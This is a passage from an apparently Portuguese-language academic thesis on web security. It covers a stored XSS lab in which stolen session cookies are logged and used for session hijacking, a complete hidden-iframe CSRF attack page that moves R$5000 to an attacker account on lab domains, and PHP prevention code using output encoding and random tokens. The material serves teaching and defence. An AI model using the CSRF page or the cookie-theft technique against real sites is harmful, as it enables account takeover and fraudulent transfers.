


Figura 37: Visualizando detalhes do formulário com o *plugin* Web Developer.




Figura 38: Detalhes do formulário exibidos. Limite de 100 caracteres no campo Nome.

Com o código malicioso injetado na base de dados do site vulnerável, basta esperar para que os usuários o executem e inconscientemente enviem ao atacante os dados referentes à sessão de cada um. A Figura 42 mostra o usuário user (senha: user) executando o *payload* e enviando os dados de sua sessão para o atacante. A Figura 43 mostra os dados roubados.




Figura 39: Removendo limitações de tamanho dos campos do formulário.




Figura 40: Injeção do *payload*. A senha criada é attacker.

```
tcc@xsoft:attacker$ cat sessions.txt
domain: http://xss.xsoft/xss_ex4/index.php;cookie: PHPSESSID=i95huln5beo0s5jc06u
ri0c721
tcc@xsoft:attacker$
```

Figura 41: Injeção de XSS realizada com sucesso, capturada sessão do atacante.

A Figura 44 mostra o atacante falhando ao tentar visualizar os dados do usuário user. As Figuras 45 e 46 mostram o atacante visualizando os *cookies* do domínio xss.xsoft. A Figura 47 mostra a sobrescrita do *cookie* do atacante com o *cookie* obtido da vítima. E a Figura 48 mostra uma nova requisição à página que exibe os dados do usuário user, porém dessa vez os dados foram retornados com sucesso.




Figura 42: Usuário executando o *payload* e enviando os dados de sua sessão ao atacante.

```
tcc@xsoft:attacker$ cat sessions.txt
domain: http://xss.xsoft/xss_ex4/index.php;cookie: PHPSESSID=i95huln5beo0s5jc06u
ri0c721
domain: http://xss.xsoft/xss_ex4/index.php;cookie: PHPSESSID=6tcusj8sj5htqu3dqsd
397snk3
tcc@xsoft:attacker$
```

Figura 43: Um nova entrada no arquivo de sessões. Dessa vez a sessão de uma vítima real.




Figura 44: Falha ao tentar obter os dados do usuário user.

De posse da sessão da vítima, pode-se realizar, em nome dela, todas as operações que a mesma normalmente seria capaz de realizar no sistema, abrindo um grande horizonte de possibilidades ao atacante, não ficando o mesmo limitado à simples obtenção de dados confidenciais.




Figura 45: Janela de visualização de *cookies* sendo aberta.




Figura 46: *Cookie* original do atacante.




Figura 47: *Cookie* do atante sendo sobrescrito com o *cookie* da vítima.




Figura 48: Permissão de leitura dos dados do usuário user adquirida. Sessão sequestrada.

3.2.5. Técnicas Para Ataques Complexos

Existem ainda outras técnicas que podem ser utilizadas para realizar ataques mais complexos. De acordo com Grossman et al (2007), é possível obter os dados de histórico da vítima. Esse ataque porém, se limita ao retorno positivo ou negativo sobre o acesso do navegador a determinado site. Ou, seja, uma lista de sites é gerada pelo atacante e o *script*, através de CSS (*Cascading Style Sheets*), consegue detectar se o site na lista foi ou não visitado pelo usuário. Ainda segundo os mesmo autores, é possível verificar através de mensagens de erro, se um usuário está logado em determinado site. Há a possibilidade também de se utilizar de eventos de javascript, para, por exemplo, capturar as teclas pressionadas pelo usuário. De posse desses dados pessoais, um ataque mais elaborado por de ser planejado.

Esses autores ainda descrevem a possibilidade de realizar ataques à rede local da vítima, como por exemplo, fazer *port scanning*[19] da rede e burlar *firewalls*.

Vulnerabilidades de XSS podem ser usadas para fazer o *defacement*[20] de um site ou ainda para realizar ataques de *phishing*[21] onde o site malicioso é o próprio site original com conteúdo malicioso injetado pelo atacante.

Uma descrição mais detalhada dessas técnicas é feita por Hoffman (2006).

3.2.6. Prevenção de XSS

Vulnerabilidades de XSS são consequências da falta de validação dos dados de entrada do usuário. Há duas formas de se realizar essa validação. Na primeira abordagem, aplica-se um filtro e a entrada é rejeitada ou aceita baseada no conteúdo da mesma. A segunda é mais perigosa, e se baseia na alteração de todos os dados para torná-los "aceitáveis", isso é feito através da remoção de caracteres considerados hostis. Essa alteração pode resultar em um conteúdo totalmente diferente do original, o que pode gerar complicações posteriores.

Segundo OWASP (2007), o melhor mecanismo para validação de dados é checar a entrada através de uma *whitelist* e fazer a codificação (*encoding*) dos dados de maneira apropriada para evitar que o navegador interprete entradas maliciosas como comandos. A validação por *blacklist* não é eficaz, pois existem diversas maneiras de se realizar um ataque,

19 Técnica utilizada para fazer o levantamento das portas abertas nos *hosts* de uma rede.
20 Modificação ou danificação de uma página *web*.
21 Ato fraudulento onde tenta-se obter dados privados de usuários através da falsificação de entidades em que usuários confiam.

além de que, existem diversas codificações diferentes utilizadas na *web,* o que torna muito complexo a geração de filtros eficazes. Essa codificação pode ser feita durante a entrada ou durante a saída dos dados. A codificação dos dados, se feita na entrada, é realizada uma única vez, o que evita o processamento extra, porém tem a desvantagem de que não se sabe a *priori* em quais contextos os dados serão utilizados, dessa forma é difícil prever todos os possível problemas que podem ser gerados por entradas maliciosas. A codificação na saída tem essa vantagem do contexto, onde sabe-se previamente o contexto no qual os dados serão utilizados, o que permite uma codificação apropriada, porém, tem a desvantagem de que os desenvolvedores trabalhando no projeto da aplicação tem que estar cientes de que os dados não estão corretamente codificados, e devem, a cada rotina que os utilize, realizar essa codificação.

O código abaixo previne a injeção de *scripts* maliciosos através da codificação adequada dos caracteres especiais a fim de que não sejam interpretados como tal pelo navegador. A Figura 49 demonstra uma tentativa de injeção mal sucedida e mostra o conteúdo da página retornada pelo navegador, com os dados corretamente codificados.




Figura 49: Injeção de código malicioso mal sucedida devido a correta codificação dos caracteres especiais.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
            <title></title>
        </head>
    <body>
        <p>
        <?php
            if ($_GET['nome'])
                echo 'Bem vindo ' . htmlentities($_GET['nome'], ENT_COMPAT, 'UTF-8') . '!';
            else
                echo 'Você deve passar seu nome como parâmetro';
        ?>
        </p>
    </body>
</html>
```

3.3. CSRF (*Cross-Site Request Forgery)*

3.3.1. Operações em Nome da Vítima

A estrutura da *Web* permite uma grande interação entre aplicações em domínios diferentes, é possível, através de uma página em determinado domínio, carregar imagens, *scripts*, objetos Flash e até mesmo páginas inteiras de outros domínios, ficando essa interação limitada apenas pela política de segurança implementada nos navegadores, descrita em detalhes no apêndice C. O problema dessa interatividade é que não é necessário o consentimento do usuário para que operações inter-domínio ocorram, devido à isso qualquer página sendo renderizada pelo navegador pode executar ações em outros domínios utilizando a credencial da vítima, além de que, é impossível diferenciar uma requisição automática de um requisição disparada por um usuário.



Figura 50: Usuário user1 acessando o sistema.




Figura 51: attacker acessando sua conta no sistema.

No endereço www.csrf.xsoft/csrf_ex1/ há uma aplicação simples que simula algo parecido com um sistema bancário que permite fazer transferências entre contas. O usuário faz a autenticação no sistema, em seguida visualiza seus dados e tem a opção de fazer uma transferência para uma outra conta do sistema através do preenchimento de um formulário. As Figuras 50 e 51 mostram respectivamente user1 (senha: user1) e attacker (senha: attacker) acessando o sistema e visualizando seus dados. A Figura 52 mostra o usuário user1 acessando o site malicioso www.attacker.blackhat/csrf.html. O código da página em questão é mostrado logo em seguida.




Figura 52: Usuário acessando conteúdo malicioso no domínio do atacante.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title></title>
    </head>
    <body>
        <p> Bem Vindo! </p>
        <iframe style="display: none" name="attackIframe"> </iframe>
        <form style="display: none; visibility: hidden" target="attackIframe"
            action="http://www.csrf.xsoft/csrf_ex1/transferir.php" method="POST" name="attackForm">
            <input type=hidden name="valor" value="5000,00">
            <input type=hidden name="contaDestino" value="223453">
        </form>

        <script>
            document.attackForm.submit();
        </script>
    </body>
</html>
```

O código cria um *frame* invisível que preenche os parâmetros e envia para http://www.csrf.xsoft/csrf_ex1/transferir.php, fazendo com que R$5000,00 sejam transferidos para a conta do atacante (223453). As Figuras 53 e 54 mostram a atualização dos dados do usuário e do atacante logo após o primeiro ter executado o código malicioso.

Segundo Cannings, Dwivedi e Lackey (2008), uma aplicação é vulnerável à CSRF se as seguintes condições forem satisfeitas:

- A aplicação possui uma estrutura de controle predizível. É possível prognosticar as estruturas e o fluxo de controle da aplicação através da observação e da análise da mesma;
- A aplicação utiliza *cookies* ou mecanismos de autenticação no navegador. Em toda requisição a um domínio específico, os dados referentes ao mesmo, na memória

do navegador, são enviados, o que torna a aplicação vulnerável à CSRF. Sessões com *timeouts* longos aumentam o risco de explorações de CSRF;

- Os parâmetros de validação das requisições de um usuário podem ser facilmente predizíveis.




Figura 53: Conta do usuário com R$5000,00 a menos.




Figura 54: Conta do atacante após a execução do ataque.

O CSRF consiste na execução de operações em nome de um usuário através da utilização dos dados de sessão armazenados no navegador. Foi o que aconteceu no exemplo acima, o usuário estava logado no sistema e um *cookie* era mantido no navegador para identificar a sessão. O usuário então acessou uma página que possuía um código malicioso que executou uma transferência utilizando a sua identidade (credencial).

A execução de código malicioso pode ocorrer de diversas formas: envio de links para sites maliciosos para o usuário; injeção de código malicioso pelos desenvolvedores de um site considerado seguro; injeção de código malicioso através da exploração de mecanismos fracos de validação de dados.

A diferença básica entre XSS e CSRF é que na primeira código malicioso é injetado nas aplicações vulneráveis e o usuário acessa essas aplicações fazendo com que o navegador execute esse código, na segunda vários métodos são utilizados para fazer com que o estado da sessão do usuário em um site vulnerável seja alterado de acordo com o especificado pelo atacante. Ataques de CSRF estão intimamente ligados com vulnerabilidades de XSS, já que na maioria das vezes uma vulnerabilidade de XSS é utilizada para que seja possível realizar operações na aplicação vulnerável à CSRF utilizando a sessão da vítima. Essa vulnerabilidade de XSS utilizada pode ser em outros sites de confiança do usuário, que quando acessados dispararão o ataque, e isso dependerá de o usuário estar logado no site alvo (vulnerável à CSRF). Ou pode ser no próprio site vulnerável à CSRF, nesse caso a chance de que o usuário esteja logado no mesmo é muito maior, aumentado a efetividade do ataque.

3.3.2. Prevenção de CSRF

A grande maioria da aplicações é vulnerável à CSRF, e o método mais simples de prevenção é a inserção de *tokens* gerados randomicamente em todos os mecanismos que fazem parte da lógica do negócio da aplicação (formulários, links, botões, URLs etc), para que sejam enviados pelo navegador quando uma requisição/operação no sistema for realizada pelo usuário, seja através de GET ou POST. Esse *token* deve então ser testado pelo servidor de modo a verificar a validade da requisição. Esse mecanismo torna a estrutura de cada requisição aleatória, do mesmo modo que torna os parâmetros de uma requisição únicos para cada usuário em cada requisição.

Os trechos de código a seguir são respectivamente dos *scripts* index.php e transferir.php que fazem parte da aplicação em http://www.csrf.xsoft/csrf_ex2/, que implementa o mecanismo de *tokens* randômicos para evitar vulnerabilidade de CSRF. Como é possível observar são gerados dois números randômicos que são transformados em *strings* e então adicionados à sessão do usuário como tokenName e tokenValue. Em seguida, no momento da criação do formulário a ser enviado para o navegador, cria-se um parâmetro oculto onde os campos name e value são setados com seus respectivos valores gerados aleatoriamente. Quando o usuário realiza uma operação/requisição, esses valores são enviados ao servidor e comparados aos que foram adicionados à sessão como mostrado no código de transferir.php abaixo. O código checa se o parâmetro tokenName está definido, em caso afirmativo testa o valor de tal parâmetro com o tokenValue salvo na sessão, se forem iguais a requisição é validada, caso contrário é sinal de que a requisição pode ser uma tentativa de

ataque. Cada vez que o formulário é enviado ao navegador, novos número são gerados, adicionados à sessão e inseridos no formulário, dificultando ainda mais a realização de um ataque. Além disso, uma prática para evitar esse tipo de vulnerabilidade é a definição de *timeouts* para as sessões, para que a mesma expire caso o usuário não realize nenhuma operação dentro de uma janela de tempo predeterminada.

Abaixo o código de index.php.

```
<form method="post" action="transferir.php">
    <p>
        Valor(*)
        <input type="text" name="valor" maxlength="100"/>
    </p>
    <p>
        <select name="contaDestino">
            <option value="">Selecione a Conta de Destino</option>
            <?php
                $_SESSION['tokenName'] = (string) mt_rand();
                $_SESSION['tokenValue'] = (string) mt_rand();

                $query = "SELECT nome, id_conta FROM usuario where id_conta != ?";

                $stmt = mysqli_prepare($link, $query);
                if (!$stmt)
                    die ('Erro ' . mysqli_error());

                if (!mysqli_stmt_bind_param($stmt, "s", $_SESSION['idConta']))
                    die ('Erro ' . mysqli_error());

                if (!mysqli_stmt_execute($stmt))
                    die ('Erro ' . mysqli_error());

                if (!mysqli_stmt_bind_result($stmt, $nome, $idConta))
                    die ('Erro ' . mysqli_error());


                while (mysqli_stmt_fetch($stmt)):
            ?>
                    <option value="<?php echo $idConta;?>"><?php echo $idConta . '-' . $nome;?></option>
            <?php
                endwhile;
            ?>
        </select>
    </p>
    <input type="hidden" name="<?php echo $_SESSION['tokenName'];?>" value="<?php echo $_SESSION['tokenValue'];?>">
    <p>
        <input type=submit name="submit" value="Transferir" />
    </p>
</form>
```

A seguir, um trecho de código de transferir.php.

```
session_start();
